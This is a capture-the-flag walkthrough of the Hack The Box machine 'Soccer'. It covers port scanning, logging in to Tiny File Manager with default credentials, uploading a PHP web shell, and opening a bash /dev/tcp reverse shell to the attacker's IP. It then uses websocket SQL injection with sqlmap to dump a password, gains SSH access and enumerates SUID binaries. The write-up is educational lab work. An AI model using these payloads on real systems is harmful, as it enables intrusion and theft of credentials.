Soccer

Monday, April 28, 2025 9:41 PM

nmap

```
└─$ cat htb/soccer/nmap
# Nmap 7.95 scan initiated Mon Apr 28 20:08:40 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -
48
Nmap scan report for 10.129.249.48
Host is up (0.056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
```

Discovery

```
┌──(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ dirsearch -u http://soccer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. Se
e https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 43007

Output File: /home/kali/Desktop/htb/soccer/reports/http_soccer.htb/__25-04-28_21-39-50.txt

Target: http://soccer.htb/
```

```
[21:40:10] 403 -  564B  - /.htpasswds
[21:40:15] 403 -  564B  - /.htm.
[21:40:17] 403 -  564B  - /.htmll
[21:40:19] 403 -  564B  - /.html.old
[21:40:21] 301 -  178B  - /tiny  ->  http://soccer.htb/tiny/
[21:40:22] 403 -  564B  - /.ht
[21:40:22] 403 -  564B  - /.html.bak
[21:40:24] 403 -  564B  - /.htm.htm
```

https://github.com/prasathmani/tinyfilemanager

Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

⚠️ Warning: Please set your own username and password in `$auth_users` before use. password is encrypted wit `password_hash()` . to generate new password hash here

To enable/disable authentication set `$use_auth` to true or false.

ℹ️ Add your own configuration file config.php in the same folder to use as additional configuration file.

ℹ️ To work offline without CDN resources, use offline branch

Features

```
└$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Upload shell.php

Not secure soccer.htb/tiny/tinyfilemanager.php?p=tiny%2Fuplo...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec Exploit-DB

File Manager / tiny / uploads

Search Upload New Item Admin

Upload Files Upload from URL

Destination Folder: /var/www/html/tiny/uploads

Back

35 b

shell.php

Not secure soccer.htb/tiny/uploads/shell.php?cmd=id

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSe

uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash -c 'bash -i >& /dev/tcp/10.10.16.7/9001 0>&1'
Ctrl+U URL encode

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × 2 × +

Send Cancel

Request

Pretty Raw Hex

```
1 POST /tiny/uploads/shell.php HTTP/1.1
2 Host: soccer.htb
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/135.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: filemanager=msr91rg6g4n1lbcnp7d4o14jrr
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 58
13
14 cmd=
  bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.7/9001+0>%261'
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 29 Apr 2025 02:51:02 GMT
4 Content-Type: text/html
5 Content-Length: 578
6 Connection: keep-alive
7
8 <html>
9     <head>
          <title>
              504 Gateway Time-out
          </title>
      </head>
10    <body>
11        <center>
              <h1>
                  504 Gateway Time-out
              </h1>
          </center>
12        <hr>
          <center>
              nginx/1.18.0 (Ubuntu)
          </center>
13    </body>
```

Search 0 highlights

```
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.129.249.48] 46974
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$
```

As per nmap result port 9091 is open. What is port 9091 is using for. Check the listening port. We will see the machine is listening on port 9091 but process is hidden, so we don't know which process is running.

```
www-data@soccer:~/html/tiny/uploads$ ss -lntp
State      Recv-Q     Send-Q       Local Address:Port        Peer Address:Port    Process

LISTEN     0          4096         127.0.0.53%lo:53              0.0.0.0:*

LISTEN     0          128              0.0.0.0:22                0.0.0.0:*

LISTEN     0          511            127.0.0.1:3000              0.0.0.0:*

LISTEN     0          511              0.0.0.0:9091              0.0.0.0:*

LISTEN     0          70             127.0.0.1:33060             0.0.0.0:*

LISTEN     0          151            127.0.0.1:3306              0.0.0.0:*

LISTEN     0          511              0.0.0.0:80                0.0.0.0:*        users:(("nginx",pid=1036,fd=6),("nginx
",pid=1035,fd=6))
LISTEN     0          128                 [::]:22                   [::]:*

LISTEN     0          511                 [::]:80                   [::]:*        users:(("nginx",pid=1036,fd=7),("nginx
",pid=1035,fd=7))
www-data@soccer:~/html/tiny/uploads$
```

We only see our process, we don't see all processes.

```
www-data@soccer:~/html/tiny/uploads$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
www-data   10317   10255  0 16:00 ?        00:00:00 sh -c bash -c 'bash -i >& /d
www-data   10318   10317  0 16:00 ?        00:00:00  \_ bash -c bash -i >& /dev/
www-data   10319   10318  0 16:00 ?        00:00:00      \_ bash -i
www-data   10321   10319  0 16:00 ?        00:00:00          \_ python3 -c impor
www-data   10322   10321  0 16:00 pts/1    00:00:00              \_ /bin/bash
www-data   10357   10322  0 16:04 pts/1    00:00:00                  \_ ps -ef -
www-data    1036    1034  0 Apr28 ?        00:01:32 nginx: worker process
www-data    1035    1034  0 Apr28 ?        00:01:33 nginx: worker process
www-data    4276    1028  0 02:56 ?        00:00:00 sh -c bash -c 'bash -i >& /d
www-data    4277    4276  0 02:56 ?        00:00:00  \_ bash -c bash -i >& /dev/
www-data    4278    4277  0 02:56 ?        00:00:00      \_ bash -i
www-data    4290    4278  0 02:57 ?        00:00:00          \_ python3 -c impor
www-data    4291    4290  0 02:57 pts/0    00:00:00              \_ /bin/bash
www-data@soccer:~/html/tiny/uploads$
```

hidepid=2 that means we cannot see processes from another user.

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/fstab
LABEL=cloudimg-rootfs   /        ext4   defaults        0 1
#VAGRANT-BEGIN
# The contents below are automatically generated by Vagrant. Do not modify.
data /data vboxsf uid=1000,gid=1000,_netdev 0 0
vagrant /vagrant vboxsf uid=1000,gid=1000,_netdev 0 0
#VAGRANT-END
/dev/sda1 none swap sw 0 0
proc    /proc   proc    defaults,nodev,relatime,hidepid=2
www-data@soccer:~/html/tiny/uploads$
```

We will see a lot less number in proc because we don't have access to it.


```
www-data@soccer:~/html/tiny/uploads$ ls /proc
10317  acpi         fb           kpagecount    partitions     thread-self
10318  buddyinfo    filesystems  kpageflags    pressure       timer_list
10319  bus          fs           loadavg       sched_debug    tty
10321  cgroups      interrupts   locks         schedstat      uptime
10322  cmdline      iomem        mdstat        scsi           version
1035   consoles     ioports      meminfo       self           version_signature
1036   cpuinfo      irq          misc          slabinfo       vmallocinfo
10371  crypto       kallsyms     modules       softirqs       vmstat
4276   devices      kcore        mounts        stat           zoneinfo
4277   diskstats    key-users    mpt           swaps
4278   dma          keys         mtrr          sys
4290   driver       kmsg         net           sysrq-trigger
4291   execdomains  kpagecgroup  pagetypeinfo  sysvipc
www-data@soccer:~/html/tiny/uploads$
```

So we can't enumerate port 9091 based upon the process.
So we are going to go over to nginx config.


```
www-data@soccer:~/html/tiny/uploads$ cd /etc/nginx/sites-enabled/
www-data@soccer:/etc/nginx/sites-enabled$ ls
default  soc-player.htb
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nano /etc/hosts
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.249.48  soccer.htb soc-player.soccer.htb

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Go to the website, sign up an account and login.




We will test sql injection. If the statement is true, it will show "Ticket Exists". If not true, it will show "Ticket Doesn't Exist". That means it is taking our input and it is vulnerable to sql injection.







Capture that request and send it to repeater. But no matter how we send the request, we won't receive the server response.



If we toggle this websocket and resend the request, we will receive server response.



We need to use SQLmap, this is boolean injection vulnerability and we don't want to do it manually because if we are going to check if one character exists at a time, it is going to take a long time to do in this repeater window.
Copy to file and name as "injection.req".



We can test this with wscat. Some web sockets require /ws but in this case it does not.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wscat -c http://soc-player.soccer.htb:9091/
Connected (press CTRL+C to quit)
> {"id":"84280 or 1=1-- -"}
< Ticket Exists
> {"id":"84280 or 2=1-- -"}
< Ticket Doesn't Exist
> exit
< Ticket Doesn't Exist
>

┌──(kali㉿kali)-[~/Desktop]
└─$ wscat -c http://soc-player.soccer.htb:9091/ws
Connected (press CTRL+C to quit)
> {"id":"84280 or 1=1-- -"}
< Ticket Exists
> {"id":"84280 or 2=1-- -"}
< Ticket Doesn't Exist
>
```

Define -u url and --data * is where you want to inject.
In this case we tested injection like this {"id":"84280 or 1=1-- -"} in above screenshots. That's why our cmd is {"id":"*"}

```
┌──(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program
```

Then, we will use --dbs. The reason why we are using --dbs is we don't want to dump information schema and anything like that.
Because sqlmap is very slow and take so much time, if we are going to dump every database, it will take much longer.

```
┌──(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program
```

If we want to speed this up, we can use --threads 10.

```
┌──(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs --threads 10
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
 local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:31:08 /2025-04-29/
```

Now we know the database name is soccer_db.

```
---
[17:29:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[17:29:29] [INFO] fetching database names
[17:29:29] [INFO] fetching number of databases
[17:29:29] [INFO] resumed: 5
[17:29:29] [INFO] retrieving the length of query output
[17:29:29] [INFO] retrieved: 5
[17:29:33] [INFO] retrieved: mysql
[17:29:33] [INFO] retrieving the length of query output
[17:29:33] [INFO] retrieved: 18
[17:29:41] [INFO] retrieved: information_schema
[17:29:41] [INFO] retrieving the length of query output
[17:29:41] [INFO] retrieved: 18
[17:29:49] [INFO] retrieved: performance_schema
[17:29:49] [INFO] retrieving the length of query output
[17:29:49] [INFO] retrieved: 3
[17:29:53] [INFO] retrieved: sys
[17:29:53] [INFO] retrieving the length of query output
[17:29:53] [INFO] retrieved: 9
[17:29:58] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys

[17:29:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'

[*] ending @ 17:29:58 /2025-04-29/
```

Now we can remove --dbs.
-D = database name
--dump = to dump the database


```
┌──(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --l
evel 5 --batch --threads 10 -D soccer_db --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
```

We got the database.

```
+------+------------------+----------------------+----------+
| id   | email            | password             | username |
+------+------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+------------------+----------------------+----------+
```

```
[17:34:13] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+------+------------------+----------------------+----------+
| id   | email            | password             | username |
+------+------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+------------------+----------------------+----------+

[17:34:13] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap
/output/soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[17:34:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outpu
t/soc-player.soccer.htb'

[*] ending @ 17:34:13 /2025-04-29/
```

We tried to login to website but there is nothing.



We check the users on target and we found player is a user. Thats why we will try to login SSH.

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
player:x:1001:1001::/home/player:/bin/bash
www-data@soccer:~/html/tiny/uploads$
```

```
┌──(kali㉿kali)-[~/Desktop/htb/soccer]
└─$ ssh player@10.129.249.48
player@10.129.249.48's password:
```

```
player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
4167b70b9547d88c86e42192783737cf
player@soccer:~$
```

We can see the user process but not from another user.

```
player@soccer:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
player     12982   12981  0 21:40 pts/3    00:00:00 -bash
player     13015   12982  0 21:43 pts/3    00:00:00  \_ ps -ef --forest
player     12870       1  0 21:40 ?        00:00:00 /lib/systemd/systemd --user
player@soccer:~$
```

We will check if there is somthing this user own but the results is too many.

```
player@soccer:~$ find / -user player 2>/dev/null
/run/user/1001
/run/user/1001/snapd-session-agent.socket
/run/user/1001/pk-debconf-socket
/run/user/1001/gnupg
/run/user/1001/gnupg/S.gpg-agent
/run/user/1001/gnupg/S.gpg-agent.ssh
/run/user/1001/gnupg/S.gpg-agent.extra
/run/user/1001/gnupg/S.gpg-agent.browser
/run/user/1001/gnupg/S.dirmngr
/run/user/1001/bus
/run/user/1001/systemd
/run/user/1001/systemd/private
/run/user/1001/systemd/notify
```

We put grep like this to remove /proc /run /sys outputs.

```
player@soccer:~$ find / -user player 2>/dev/null | grep -v '^/proc\|^/run\|^/sys'
/dev/pts/3
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
player@soccer:~$
```

We will check the group. And we found dstat. It is interesting.

```
player@soccer:~$ groups
player
player@soccer:~$ find / -group player 2>/dev/null | grep -v '^/proc\|^/run\|^/sys'
/usr/local/share/dstat
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
/home/player/user.txt
player@soccer:~$
```

We have rwx permission.

```
player@soccer:~$ ls -al /usr/local/share/dstat
total 8
drwxrwx--- 2 root player 4096 Dec 12  2022 .
drwxr-xr-x 6 root root   4096 Nov 17  2022 ..
```

But sudo -l does not show anything.

```
player@soccer:~$ sudo -l
[sudo] password for player:
Sorry, user player may not run sudo on localhost.
```

find dstat and we found dstat is installed in these locations.

```
player@soccer:~$ find / -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
/usr/bin/dstat
```

We have no suid on the application.

```
player@soccer:~$ stat /usr/bin/dstat
  File: /usr/bin/dstat
  Size: 97762           Blocks: 192        IO Block: 4096   regular file
Device: 802h/2050d      Inode: 74929       Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-12-12 14:53:45.398270600 +0000
Modify: 2019-08-04 18:47:20.000000000 +0000
Change: 2022-11-17 09:09:51.954105811 +0000
 Birth: -
```

Doas has SUID.

```
player@soccer:~$ find / -perm -4000 -ls 2>/dev/null
    70968     44 -rwsr-xr-x   1 root     root        42224 Nov 17  2022 /usr/local/bin/doas
    18263    140 -rwsr-xr-x   1 root     root       142792 Nov 28  2022 /usr/lib/snapd/snap-confine
